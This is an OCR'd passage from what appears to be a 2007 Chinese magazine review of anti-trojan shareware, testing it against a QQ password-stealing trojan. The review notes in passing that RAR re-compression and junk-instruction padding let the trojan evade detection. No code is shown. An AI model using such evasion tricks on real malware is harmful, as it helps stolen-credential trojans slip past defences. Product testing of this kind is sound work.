



图40

最后，木马克星承诺的监视网络连接，监控发信程序则是十足的噱头！笔者用一啊拉QQ大盗来测试发信，结果邮箱非常准确的收到了信，克星却反映迟钝，无法报毒！不过“木马克星”能够识别出有程序在监视键盘的输入，这或多或少给了喜欢克星的朋友们一丝安慰，如图41。

整体上来说，木马克星病毒库太小，对流行病毒的查杀能力大打折扣！邮件监控是花架子，而对键盘监控型木马的识别能力还比较让人满意！总结：木马克星，小而无用！

### 3．木马清道夫

作为一个获奖甚众的共享软件，小龙对它也是爱护有加！曾一度封其为装机“御用”杀软！可是面对木马病毒风起云涌的考验和挑衅，清道夫能否做到一夫当关，“守城”固若金汤呢？

将木马使用RAR进行二次压缩后，木马清道夫扫描时就毫无反应了，如图42。





图41





图42

对于加过花指令的啊拉QQ大盗，清道夫又一次失去了反映，如图43。





图43


连引以为傲的实时监控和内存监控也失效了！说的也是，既然文件查毒时，不能报毒，内存监控也就只能形同虚设了！

**总结**

**木马清道夫，让人失望！**

看来2007年国产共享软件还有很多路要走。中国的共享软件为何持续低靡，不如国外？一部分原因就是自身品质上不去！中国共享软件的数量世界第一，但是，共享软件创造的价值却不如人意！面对2007，国产共享软件还需好好修炼内功，正所谓酒好不怕巷子深嘛（以上测试所用软件，均是采用的两大下载站下载量前十位的软件，所有测试，针对软件，而不针对个人！笔者衷心希望2007各大共享软件制作团体能真的新年新气象，推出“上帝们”赞许的产品！2007，国

产共享软件还有很多路要走……共享软件，一路走好）！




